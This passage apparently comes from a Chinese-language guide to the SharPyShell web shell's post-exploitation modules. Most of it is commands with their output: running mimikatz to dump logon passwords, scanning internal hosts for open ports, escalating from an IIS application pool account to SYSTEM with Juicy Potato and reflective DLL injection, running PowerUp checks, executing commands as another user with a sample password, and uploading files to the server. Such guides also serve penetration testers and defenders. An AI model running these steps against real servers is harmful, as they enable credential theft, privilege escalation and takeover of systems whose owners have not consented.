Chunk 3 --> 204800 - 307200 bytes written correctly to C:\Windows\Temp\qp7gm7uomgs\y5n75mmu73ed9bt.exe
Chunk 4 --> 307200 - 409600 bytes written correctly to C:\Windows\Temp\qp7gm7uomgs\y5n75mmu73ed9bt.exe
Chunk 5 --> 409600 - 512000 bytes written correctly to C:\Windows\Temp\qp7gm7uomgs\y5n75mmu73ed9bt.exe
Chunk 6 --> 512000 - 614400 bytes written correctly to C:\Windows\Temp\qp7gm7uomgs\y5n75mmu73ed9bt.exe
Chunk 7 --> 614400 - 716800 bytes written correctly to C:\Windows\Temp\qp7gm7uomgs\y5n75mmu73ed9bt.exe
Chunk 8 --> 716800 - 819200 bytes written correctly to C:\Windows\Temp\qp7gm7uomgs\y5n75mmu73ed9bt.exe
Chunk 9 --> 819200 - 921600 bytes written correctly to C:\Windows\Temp\qp7gm7uomgs\y5n75mmu73ed9bt.exe
Chunk 10 --> 921600 - 1024000 bytes written correctly to C:\Windows\Temp\qp7gm7uomgs\y5n75mmu73ed9bt.exe
File uploaded correctly to: C:\Windows\Temp\qp7gm7uomgs\y5n75mmu73ed9bt.exe

  .#####.   mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : WIN-5B5K871DOVN$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 2021/2/27 22:54:30
SID               : S-1-5-20
```

#net_portscan

使用常规套接字进行端口扫描，支持对单 / 多 IP 进行扫描

```
Usage: #net_portscan hosts [ports] [custom_arguments]

C:\Windows\Temp> #net_portscan 192.168.1.108,192.168.1.120
C:\Windows\Temp> #net_portscan 192.168.1.0/24 '445' ' -T 5 '
```




```
C:\Windows\Temp> #net_portscan 192.168.1.108,192.168.1.120
Invoke-Portscan.ps1 v0.13 scan initiated 03/06/2021 16:45:52 as: ;Invoke-Portscan -Hosts "192.168.1.
108,192.168.1.120" -TopPorts 25  -T 3  -oN C:\Windows\Temp\qp7gm7uomgs\56063mm6
Porscan.ps1 scan report for 192.168.1.108
Host is up
PORT      STATE
21        closed
22        closed
23        open
53        closed
80        open
81        closed
110       closed
111       closed
113       closed
135       open
139       open
143       closed
443       closed
445       open
548       closed
993       closed
995       closed
1025      closed
1720      closed
1723      closed
3306      closed
3389      open
5900      closed
6001      closed
8080      closed

Porscan.ps1 scan report for 192.168.1.120
Host is up
PORT      STATE
21        closed
22        open
23        closed
```

#privesc_juicy_potato

使用 Juicypotato 进行权限提升，执行类型支持：exe、reflective_dll（默认）

```
Usage: #privesc_juicy_potato cmd [exec_type] [clsid] [custom_shellcode_path]

C:\Windows\Temp> #privesc_juicy_potato 'C:\ProgramData\64.exe' 'reflective_dll' '{752073
A1-23F2-4396-85F0-8FDB879ED0ED}'
```




```
C:\Windows\Temp> whoami
iis apppool\defaultapppool
C:\Windows\Temp> #privesc_juicy_potato 'C:\ProgramData\msf_64.exe' 'reflective_dll'


Injecting Reflective DLL into remote process...


        Started process cmd.exe with pid 3040

        Correclty opened a handle on process with pid 3040

        Allocated memory RWX for code of 349184 bytes

        Code written into remote process. Bytes written: 349184

        Thread parameters detected. Starting to allocate memory RW ...

        Allocated memory RW for thread parameters of 428 bytes

        Thread parameters written into remote process. Bytes written: 428

        Using CreateRemoteThread...

        Remote Thread started!

        Code executed and exited correctly

        Process cmd with pid 3040 has been killed


Reflective DLL injection executed!


Output of juicy potato:

Testing: {4991d34b-80a1-4291-83b6-3328366b9097} - 49884
startCOMListener bindresult: 0

[+] authResult: 0
{4991d34b-80a1-4291-83b6-3328366b9097}: NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
Payload length: 302
WriteProcessResult: 1; lpnumber: 302
```

#privesc_powerup

运行 Powerup 模块检测 privesc 所有错误配置，主要用于寻找可用于权限提升的脆弱 Windows 服务

```
Usage: #privesc_powerup [username] [password] [domain] [custom_command]

C:\Windows\Temp> #privesc_powerup
```




```
C:\Windows\Temp> #privesc_powerup


Uploading encrypted ps module....

Chunk 1 --> 0 - 102400 bytes written correctly to C:\Windows\Temp\qp7gm7uomgs\reiuzrzwr
Chunk 2 --> 102400 - 204800 bytes written correctly to C:\Windows\Temp\qp7gm7uomgs\reiuzrzwr
Chunk 3 --> 204800 - 307200 bytes written correctly to C:\Windows\Temp\qp7gm7uomgs\reiuzrzwr
Chunk 4 --> 307200 - 409600 bytes written correctly to C:\Windows\Temp\qp7gm7uomgs\reiuzrzwr
Chunk 5 --> 409600 - 512000 bytes written correctly to C:\Windows\Temp\qp7gm7uomgs\reiuzrzwr
Chunk 6 --> 512000 - 614400 bytes written correctly to C:\Windows\Temp\qp7gm7uomgs\reiuzrzwr
File uploaded correctly to: C:\Windows\Temp\qp7gm7uomgs\reiuzrzwr


Module executed correctly:

[*] Checking for User Has Local Admin Privileges...

Check : User Has Local Admin Privileges




[*] Checking for User In Local Group with Admin Privileges...

Check         : User In Local Group with Admin Privileges
AbuseFunction : Invoke-WScriptUACBypass -Command "..."
```

#runas

以特定用户身份运行 cmd.exe / c

```
Usage: #runas os_command username password [domain] [process_timeout_ms] [logon_type]

C:\Windows\Temp> #runas whoami administrator pass!@#123
```




```
C:\Windows\Temp> #exec_cmd whoami
nt authority\system

C:\Windows\Temp> #runas whoami administrator [redacted]
win-5b5k871dovn\administrator
```

#runas_ps

以特定用户身份运行 powershell.exe –enc

```
Usage: #runas_ps os_command username password [domain] [process_timeout_ms] [logon_type]

C:\Windows\Temp> #runas_ps whoami administrator pass!@#123
```




```
C:\Windows\Temp> #exec_ps whoami
nt authority\system

C:\Windows\Temp> #runas_ps whoami administrator [redacted]
win-5b5k871dovn\administrator
```

#upload

将文件上传到服务器

```
Usage: #upload local_input_path [remote_output_path] [chunk_size]

C:\Windows\Temp> #upload /tmp/local.txt C:\Windows\debug\WIA\group.txt
```



```
C:\Windows\Temp> #upload /tmp/local.txt C:\Windows\debug\WIA\group.txt
File uploaded correctly to: C:\Windows\debug\WIA\group.txt
C:\Windows\Temp> dir C:\Windows\debug\WIA\
 驱动器 C 中的卷没有标签。
 卷的序列号是 00F7-9F84

 C:\Windows\debug\WIA 的目录

2021/03/07  21:46    <DIR>          .
2021/03/07  21:46    <DIR>          ..
2021/03/07  21:46               856 group.txt
               1 个文件            856 字节
               2 个目录  1,302,904,832 可用字节
```

注意事项：

1. SharPyShell v1.2.1 版本中由于许可证不兼容等问题而删除了 lateral_psexec 模块，v1.0 版本中有。
2. 无法直接用 `cd` 命令切换至带有空格的文件夹等问题，这类问题可以在该项目的 Issues 中查看详情。

- https://github.com/antonioCoco/SharPyShell/issues/6